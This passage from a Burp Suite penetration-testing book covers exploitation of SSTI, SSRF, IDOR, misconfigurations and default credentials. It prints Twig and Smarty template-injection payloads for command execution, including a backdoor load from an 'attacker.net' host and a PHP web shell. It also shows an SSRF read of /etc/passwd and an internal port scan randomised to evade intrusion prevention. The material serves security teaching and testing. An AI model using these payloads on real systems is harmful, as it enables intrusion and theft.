        <p>&copy; PentesterLab 2013</p>  
    </footer>
```

The collaborator used a string to identify the vulnerability. If we review the collaborator's request and response, not the HTTP request, it is different. We can see which string is used as follows:



A screenshot of the Burp Suite interface, specifically the Response tab of a captured message. The tab bar at the top includes 'Advisory', 'Request', 'Response' (which is selected), and 'Collaborator HTTP interaction'. Below that is another row with 'Description', 'Request to Collaborator', and 'Response from Collaborator' (also selected). At the bottom of the tab bar are buttons for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The main content area shows an HTTP response. The status line says 'HTTP/1.1 200 OK'. The headers include 'Server: Burp Collaborator https://burpcollaborator.net/' and 'X-Collaborator-Version: 4'. The content-type is 'text/html' and the content-length is '61'. The body of the response contains an HTML structure: <html><body>zz4z85vbr0640exz8e6wvvzjlgigrgjfigz</body></html>. The string 'zz4z85vbr0640exz8e6wvvzjlgigrgjfigz' is highlighted in pink.

Reading the HTML code in the response, we can find the following string:

```
Warning: simplexml_load_string(): <html>  
<body>zz4z85vbr0640exz8e6wvvzjlgigrgjfigz</body></html> in  
/var/www/xml/example1.php on line 4
```

# Exploiting SSTI vulnerabilities to execute server commands

SSTI is a vulnerability that occurs when an application is using a framework to display how it is presented to the user. These templates are inputs, and if those inputs are not correctly validated, they can change the behavior.

These vulnerabilities depend a lot on the technology used by the developers to create the application, so not all of the cases are the same, and as a pentester, you need to identify these differences and its effects on how vulnerability is exploited.

# Using Burp Suite to exploit the vulnerability

Imagine you have a vulnerable application to SSTI that is using Twig. Twig (<https://twig.symfony.com/>) is a template engine developed in PHP.

We can detect the use of an engine because of the source code. Consider the following code snippet:

```
var greet = 'Hello $name';
<ul>
<% for(var i=0; i<data.length; i++) 
{%
<li><%= data[i] %></li>
<% }
%>
</ul>
<div>
<p> Welcome, {{ username }} </p>
</div>
```

Here, we can see that the application is waiting for data to present the final website to the user. When PHP reads the template, it executes all of the things that are contained there. For example, in 2015, James Kettle published a vulnerability that allows injecting a backdoor in Twig using the following string:

```
{{_self.env.setCache("ftp://attacker.net:2121")}}
{{_self.env.loadTemplate("backdoor")}}
```

Following the same idea, it is possible to execute any command, even getting shell, using the following string:

```
{{_self.env.registerUndefinedFilterCallback("exec")}}
```

```
 {{ _self.env.getFilter("id") }}  
uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

This happens because, in the code, it is possible to inject any PHP function, without validation. Kettle showed the vulnerability in the source code, as demonstrated in the following:

```
public function getFilter($name){  
[snip]  
    foreach ($this->filterCallbacks as $callback) {  
        if (false !== $filter = call_user_func($callback, $name)) {  
            return $filter;  
        }  
    }  
  
    return false;  
}  
public function registerUndefinedFilterCallback($callable){  
    $this->filterCallbacks[] = $callable;  
}
```

Basically, the code accepts any kind of PHP function, so, in the string, Kettle entered the `exec()` function to execute a command directly to the server.

Twig is not the only engine that has problems. The other engines researched by Kettle included Smarty, another PHP engine that in theory disallows the direct use of the `system()` function. However, Kettle discovered that it allows invoking methods in other classes.

The vulnerable code snippet is shown in the following screenshot:

```

377     /**
378      * gets a stream variable
379      *
380      * @param string $variable the stream of the variable
381      *
382      * @throws SmartyException
383      * @return mixed the value of the stream variable
384      */
385     public function getStreamVariable($variable)
386     {
387         $_result = '';
388         $fp = fopen($variable, 'r+');
389         if ($fp) {
390             while (!feof($fp) && ($current_line = fgets($fp)) !== false) {
391                 $_result .= $current_line;
392             }
393             fclose($fp);
394
395             return $_result;
396         }
397         $smarty = isset($this->smarty) ? $this->smarty : $this;
398         if ($smarty->error_unassigned) {
399             throw new SmartyException('Undefined stream variable "' . $variable . '"');
400         } else {
401             return null;
402         }
403     }
404 }

```

In this snippet of code, we can see that the `getStreamVariable()` method could be susceptible to read any file, with the server permissions. Furthermore, we can call other methods.

So, to execute a command on the server, Kettle showed us the following testing string:

```
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME, "<?php
passthru($_GET['cmd']); ?
>", self::clearConfig())}
```

Where we can add the command in the `$_GET` variable.

In Burp Suite, we can add these testing strings for different template engines as a list, and then launch the attack using the payloads options in the Intruder tool, as shown in the following screenshot:

Burp Suite Professional v2.0.15beta - Temporary Project - licensed to Global Cybersec [5 user license]

Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2

1 × 2 × ...

Target Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload typ

Payload set: 1 Payload count: 7

Payload type: Simple list Request count: 7

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item Add from list ...

```
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME, " ... >", self::clearConfig()))}  
{$_self->displayBlock("id", [], ["id": $userObject, "vulnerableM...  
<#assign ex="freemarker.template.utility.Execute"?new()...  
{$_self->env->registerUndefinedFilterCallback("exec")})}{$_sel...  
$class->inspect("java.lang.Runtime")->type->getRuntime().ex...  
<#assign ex="freemarker.template.utility.Execute"?new()...  
}
```

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\=\<>\?+\&\*\.,;"\}\|\`

# Summary

In this chapter, we learned the normal tools that Burp Suite uses to exploit different types of vulnerabilities. In particular, we explored blind SQL injections, OS command injections, exploiting XSS, stealing sessions using XSS, taking control of web browsers using XSS, exploiting XXE, extracting files from servers using XXE, and exploiting SSTI through template engines.

In the next chapter, we will be exploiting other types of vulnerabilities, showing more options and capabilities in Burp Suite.

# Exploiting Vulnerabilities Using Burp Suite - Part 2

As we saw in the previous chapter, Burp Suite is a flexible tool used to detect and exploit vulnerabilities. In this chapter, we will be exploiting other types of vulnerabilities, showing more options and capabilities in Burp Suite.

In this chapter, we will cover the following topics:

- Using SSRF/XSPA to perform internal port scans
- Using SSRF/XSPA to extract data from internal machines
- Extracting data using Insecure Direct Object Reference (IDOR) flaws
- Exploiting security misconfigurations
- Using insecure deserialization to execute OS commands
- Exploiting crypto vulnerabilities
- Brute forcing HTTP basic authentication
- Brute forcing forms
- Bypassing file upload restrictions

# Using SSRF/XSPA to perform internal port scans

A **Server-Side Request Forgery (SSRF)** is a vulnerability where a malicious user can send a manual request to the server where the application is hosted, usually a server that has no direct access from the user's perspective.

Currently, this is a vulnerability that is getting a lot of popularity because it has a great impact on cloud infrastructures that use technologies, such as Elasticsearch, and NoSQL databases.

In the following code snippet, we can see its effect:

```
<?php
if (isset($_GET['url'])){
    $url = $_GET['url'];
    $image = fopen($url, 'rb');
    header("Content-Type: image/png");
    fpassthru($image);
}
```

This code is vulnerable because it is receiving the `url` parameter without validations, and then ...

# Performing an internal port scan to the backend

A port scan is one of the most basic and useful activities of network discovery when you are assessing a network. In applications, security assessment is limited to the scope determined in the assessment, but SSRF and XSPA allow users to perform port scanning from the application. To demonstrate how you can perform this technique, we will use a vulnerable test application, created by Acunetix, which you can find at <http://testphp.vulnweb.com/>.

This is a vulnerable application that you can use to learn some attacks and test scripts or tools, as shown in the following screenshot:



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

Full-screen

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

#### Links

[Security art](#)


[Fractal Explorer](#)

## welcome to our page

Test site for Acunetix WVS.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | [Shop](#) | [HTTP Parameter Pollution](#) | ©2006 Acunetix Ltd

1. Open Burp Suite's Dashboard, and click on New scan. Add Acunetix's URL in the scope and click on Start, as demonstrated in the following screenshot:



2. After scanning the application, Burp Suite detected that the URL (<http://testphp.vulnweb.com/showimage.php>) is vulnerable to SSRF. This PHP file accepts the URL as a parameter, as shown in the following line:

```
http://testphp.vulnweb.com/showimage.php?file=http://192.168.0.1:80
```

3. To perform an automatic port scan, we can use Intruder. First, stop the request, and send it to Intruder, as shown in the following screenshot:

Burp Suite Professional v2.0.17beta - ClientName-VAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssvalidator
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
Intercept	HTTP history	WebSockets history	Options					

Request to <http://testphp.vulnweb.com>:80 [176.28.50.165]

Forward Drop Intercept is on Action

Comment this item 

Raw Headers Hex

GET /showimage.php HTTP/1.1  
Host: testphp.vulnweb.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1

?

< + >

Type a search term

0 matches

4. Clean the wildcard created by default, and add a new one by your own, as shown in the following screenshot:

```
GET /showimage.php?file=http://192.168.0.1:port HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
```

Now, you can define your payloads as a list, from 0 to 65,535, and we will choose the Random option. Why? Because some **intrusion prevention systems (IPS)** detect a sequential request to the same IP, so by using the Random option, we can try to avoid being detected:

## ?

### Payload Sets

**Start attack**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 0

Payload type:  Request count: 0

## ?

### Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

#### Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

#### Number format

Base:  Decimal  Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

5. Now, launch the attack, as shown in the following screenshot:

## Intruder attack 5

- □ X

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items (?)

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			418	
1	1	200			419	
2	2	200			419	
3	3	200			419	
4	4	200			419	
5	5	200			419	
6	6	200			419	
7	7	200			419	
8	8	200			419	
9	9	200			419	

Request Response

Raw Params Headers Hex

```
GET /showimage.php?file=http://192.168.0.1:2 HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



Type a search term

0 matches

9 of 65535

Why it works? If you see the response, it is possible to see whether the connection was successful or not, as follows:

The screenshot shows a network traffic analysis interface. At the top, there are two tabs: "Request" and "Response". Below these are four buttons: "Raw", "Headers", "Hex", and "Render". The "Render" button is highlighted with a blue border, indicating it is the active tab. The main area displays the following text:

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 23 Feb 2019 11:31:42 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.3.10-1+squeeze2+deb7u1
Content-Length: 234
```

Below this, there is a warning message:

```
Warning: fopen(http://192.168.0.1:2): failed to open stream: Connection timed out in /hj/var/www/showimage.php on line 7
Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 13
```

At the bottom of the interface, there is a search bar with a placeholder "Type a search term" and a "matches" indicator showing "0 matches". There are also navigation icons for search history.

When a port is open, the response will not show any error. As a tip, you can analyze the length column to detect when there is a change in the response and see whether the error appears or not.

# Using SSRF/XSPA to extract data from internal machines

SSRF and XSPA vulnerabilities can also be used for other actions, such as extracting information from the servers into the network where the backend is located, or from the server where the application is hosted. Let's analyze the following request:

## Request

Raw Params Headers Hex

```
POST /server.php HTTP/1.1
Host: www.example.com
User-Agent: XXXX
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
Cookie:
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
```

```
action=handleWidgetFiles&type=delete&file=1&filehookURL=https://www.REDACT.com|
```

Here, the `filehookURL` parameter is vulnerable, so send it to the Repeater tool, using the secondary button of the mouse, and modify the parameter to extract a file, in `/etc/passwd`, as follows:

```
| action=handleWidgetFiles&type=delete&file=1&filehookURL=file:///etc/passwd
```

Send it to the application. If it works, the application will show you the ...

# **Extracting data using Insecure Direct Object Reference (IDOR) flaws**

IDOR is a vulnerability that allows a malicious user to access files, databases, or sensitive files in the server that hosts the application.

To identify vulnerable applications to IDOR, it is necessary to test each variable that manages paths into the application. Let's look at an example of how to exploit this kind of vulnerability.

# Exploiting IDOR with Burp Suite

In the following screenshot, you have a vulnerable application and you have intercepted the next request:

Burp Suite Professional v2.0.17beta - ClientName:VAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Intruder Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator	
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options

Intercept HTTP history WebSockets history Options

Request to http://192.168.56.102:80

Forward Drop Intercept is on Action

Comment this item ?

Raw Params Headers Hex

POST /bWAPP/insecure\_direct\_object\_ref\_1.php HTTP/1.1  
Host: 192.168.56.102  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.102/bWAPP/insecure\_direct\_object\_ref\_1.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 36  
Connection: close  
Cookie: PHPSESSID=nnh35ne79hcmirbdg09ctu384; acopendivids=swingset,otto,phpbb2,redmine; acgroupswithpersist=nada; security\_level=0  
Upgrade-Insecure-Requests: 1

secret=cosa&login=vedanta&action=change

?

<

+

>

0 matches

We have their parameters in this request; login, action, and secret. The vulnerable parameter here is login. The `secret` variable is the data assigned by the user during their registration; the vulnerability that exists is that if the malicious user modifies the login parameter, the application changes the secret value for the user specified without validation. So, we have created another user called **vendetta2**, to try to modify the secret value pertaining to this individual, as demonstrated in the following ...

# Exploiting security misconfigurations

The term *misconfiguration* is so open that it could mean a lot of things related to security. At the same time, it is so difficult to determine the impact of these kinds of vulnerabilities; some of these vulnerabilities could be just informational, showing information about the technology used to construct an application, and others could be so critical, providing access to the server, or to the application, thereby exposing all of it.

So, in this section, we will be showing different common errors, and how to exploit them using Burp Suite.

# **Default pages**

It is common that server administrators install web servers or other applications, and they do not configure them to avoid showing the default pages, so, it is normal to find pages like the following:

# Apache Tomcat/8.0.35



If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

[Security Considerations HOW-TO](#)

[Manager Application HOW-TO](#)

[Clustering/Session Replication HOW-TO](#)

[Server Status](#)

[Manager App](#)

[Host Manager](#)

## Developer Quick Start

[Tomcat Setup](#)

[Realms & AAA](#)

[Examples](#)

[Servlet Specifications](#)

[First Web Application](#)

[JDBC DataSources](#)

[Tomcat Versions](#)

### Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 8.0 access to the manager application is split between different users.  
[Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

### Documentation

[Tomcat 8.0 Documentation](#)

[Tomcat 8.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

`$CATALINA_HOME RUNNING.txt`

Developers may be interested in:

[Tomcat 8.0 Bug Database](#)

[Tomcat 8.0 JavaDocs](#)

### Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)

Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)

User support and discussion

[taglibs-user](#)

User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)

Development mailing list, including commit

This default page may be generic, but it shows information, which, depending on the environment, could be useful. For example, in this case, we are seeing Apache Tomcat's default page. Tomcat is an application server that has an administrative section, and Tomcat has a default user and password. So, if you detect this default page, you just need to enter the `tomcat` credentials, to see all of the options. One common attack consists

...

# Directory listings

It is normal for system administrators and developers to assign incorrect access permissions in the filesystem, allowing users to access sensible files, such as backups, configurations files, source code files, or just a directory that allows users to know more about the server and where the application is hosted.

To discover all of this structure, we can use three main methods, which are as follows:

- Scanning
- Mapping the application
- Intruder

Let's explore each method in detail.

# Scanning

Scanners, including Burp Suite scanner, have algorithms to detect sensible paths and commons files; actually, common files could be used as banner grabbing to detect potential vulnerabilities.

If a sensible file is detected, it will be shown in the scanner results as an issue, as demonstrated in the following screenshot:

The screenshot shows the 'Issues' panel from the Burp Suite interface. The panel lists several findings, each with an icon indicating its type (e.g., exclamation mark for errors, question mark for information). The findings are:

- ! SQL injection [8]
- ! Out-of-band resource load (HTTP)
- ! Cross-site scripting (reflected) [15]
- ! Flash cross-domain policy
- ! Cleartext submission of password [2]
- ! External service interaction (DNS)
- ! External service interaction (HTTP)
- ! Password field with autocomplete enabled [2]
- ! Unencrypted communications
  - ! Client-side HTTP parameter pollution (reflected)
- i Input returned in response (reflected) [15]
- i Cross-domain Referer leakage [4]
- i Email addresses disclosed [3]

# Mapping the application

In Burp Suite, you can find all of the different files that are mapped in the Target tool, where it creates a tree with all of the website structure. If you click on a file, it will be shown in detail on the right, detailing whether it is accessible or not, as well as what kind of file it is:

Burp Suite Professional v2.0.15beta - Temporary Project - licensed to Global Cybersec [5 user license]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2

Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

**Contents**

Host	Method	URL	Params	Status	Length	MIME type	Ti
http://testphp.vulnweb.com	GET	/		200	4281	HTML	H
http://testphp.vulnweb.com	GET	/AJAX/index.php		200	4421	HTML	aj
http://testphp.vulnweb.com	GET	/Mod_Rewrite_Shop/		200	1159	HTML	
http://testphp.vulnweb.com	GET	/artists.php		200	4646	HTML	ar
http://testphp.vulnweb.com	GET	/artists.php?artist=1		✓	5569	HTML	ar
http://testphp.vulnweb.com	GET	/artists.php?artist=2		✓	5511	HTML	ar
http://testphp.vulnweb.com	GET	/artists.php?artist=3		✓	5511	HTML	ar
http://testphp.vulnweb.com	GET	/cart.php		200	4225	HTML	yo
http://testphp.vulnweb.com	GET	/categories.php		200	5433	HTML	pic
http://testphp.vulnweb.com	GET	/crossdomain.xml		200	454	XML	
http://testphp.vulnweb.com	GET	/disclaimer.php		200	4852	HTML	dis

**Request** **Response**

**Raw Headers Hex**

```
GET / HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

① < + > Type a search term 0 matches

This mapping is largely automatic; you just need to work in the application, while Burp Suite is caching all of the requests and creating this tree, but also Burp Suite has a specific tool for this purpose.

In the Target tool, there is a tab called Scope; here, it is possible to define

a URL or path as scope in order to map it deep. When you make a request, the request has a lot of resources that link to other resources. Burp Suite analyzes the requests and responses looking for these links and maps the site using the information that it can retrieve from them, as demonstrated in the following screenshot:

Burp Project Intruder Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender

Site map Scope Issue definitions

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Use advanced scope control

Include in scope

Add	Enabled	Prefix
Edit		
Remove		
Paste URL		
Load ...		

Add prefix for in-scope URLs

Specify a prefix for URLs you want to match.

Prefix: https://example.com/path

Paste URL OK Cancel

Exclude from scope

Add	Enabled	Prefix
Edit		
Remove		
Paste URL		
Load ...		

If the application has authenticated sections, it's recommended that you provide credentials, because each time Burp Suite tries to access the authenticated section, the proxy will launch a popup that could be annoying. When this happens, just enter the credentials and the proxy will save them for future requests.

# Using Intruder

I think Intruder is the most flexible of Burp Suite's tools. You can use it for everything. While working with the Burp Suite Community Edition, where you do not have the advanced options and tools, Intruder can supply all of them with restrictions, which means more time in performing the tasks, but it can do any kind of task.

So, to detect directory listings and sensitive files, we are going to use common lists. For example, we can have a list with common directories, such as usual paths in **content management systems (CMS)**, eCommerce applications, and normal paths used in a homemade application, such as `/users/`, `/admin/`, `/administrator/`, `process.php`, `/config/`, and more.

On the other hand, we need to have a list with common ...

# Default credentials

As mentioned previously, in this section, there are applications that have default credentials when they are installed. With some of them, this is because they are not installed directly, but use packages with the OS or because they are part of another application. For example, some **integrated development environments (IDE)** have web or application servers in their installations, which are used for testing purposes.

Also, there are testing tools or packages that use **database management systems (DBMS)**, but these systems have vulnerabilities or default access that exposes them.

After doing some scouting, you will be able to know the applications, servers, and technology behind an application, and just looking for the term default password find the correct credentials, or accessing to the web that stores them, as shown in the following screenshot:

Branch: master ▾

[SecLists / Passwords / Default-Credentials /](#)[Create new file](#)[Find file](#)[History](#)

IndiNijhof Update ftp-betterdefaultpasslist.txt ...

Latest commit 894f7ba 23 days ago

..

<a href="#">db2-betterdefaultpasslist.txt</a>	Added betterdefaultpasslist (Fix #143)	a year ago
<a href="#">default-passwords.csv</a>	Fix row column quantity to 4	2 months ago
<a href="#">ftp-betterdefaultpasslist.txt</a>	Update ftp-betterdefaultpasslist.txt	23 days ago
<a href="#">mssql-betterdefaultpasslist.txt</a>	Added betterdefaultpasslist (Fix #143)	a year ago
<a href="#">mysql-betterdefaultpasslist.txt</a>	Removed duplicate entry	3 months ago
<a href="#">oracle-betterdefaultpasslist.txt</a>	Added betterdefaultpasslist (Fix #143)	a year ago
<a href="#">postgres-betterdefaultpasslist.txt</a>	Added betterdefaultpasslist (Fix #143)	a year ago
<a href="#">scada-pass.csv</a>	Fix #259 - Recover from bad merge	a month ago
<a href="#">ssh-betterdefaultpasslist.txt</a>	Update ssh-betterdefaultpasslist.txt	4 months ago
<a href="#">telnet-betterdefaultpasslist.txt</a>	Update telnet-betterdefaultpasslist.txt	4 months ago
<a href="#">tomcat-betterdefaultpasslist.txt</a>	Create tomcat-betterdefaultpasslist.txt	7 months ago
<a href="#">vnc-betterdefaultpasslist.txt</a>	Added betterdefaultpasslist (Fix #143)	a year ago
<a href="#">windows-betterdefaultpasslist.txt</a>	Update windows-betterdefaultpasslist.txt	8 months ago

To identify the correct ones, you just need to load them as payload in Intruder and launch the applications, as we will see in more detail in this chapter.

# Untrusted HTTP methods

The HTTP protocol has different methods, usually, we use to know the `GET`, `POST`, and `CONNECT` methods because they are the most commonly used. However, there are others that can be used to get information about the server, upload and delete files into the application, or obtain debug information.

Testing these methods using Burp Suite is easy. From the proxy, just modify the request in the following way:

```
OPTIONS / HTTP/1.1
```

Actually, `OPTIONS` is a method that allows us to know what methods are allowed on the web server. The methods that can appear are `PUT`, `DELETE`, `TRACE`, `TRACK`, and `HEAD`. The exploitation of these methods is beyond the scope of this book because a lot depends on the environment in the application.

# Using insecure deserialization to execute OS commands

Serialization is a process, in some programming languages, for converting the state of an object into a byte stream, this means 0's and 1's. The deserialization process converts a byte stream into an object in memory.

In web technologies, there are more simple cases, for example, a common deserialization is the process to pass a JSON format into an XML format. This is so simple, but the real problems start in technologies that use native objects, for example, Java, where we can pass to direct calls in memory.

The vulnerability, in fact, occurs when the application deserializes an input that is not valid, creating a new object that could be potentially risky to the application.

# Exploiting the vulnerability

Imagine you have a vulnerable application that is using the pickle library. This is a Python module that implements different functions to serialize and deserialize. However, this module does not implement protection by itself. It needs to be implemented with validation by the developer. Look at the following vulnerable code snippet:

```
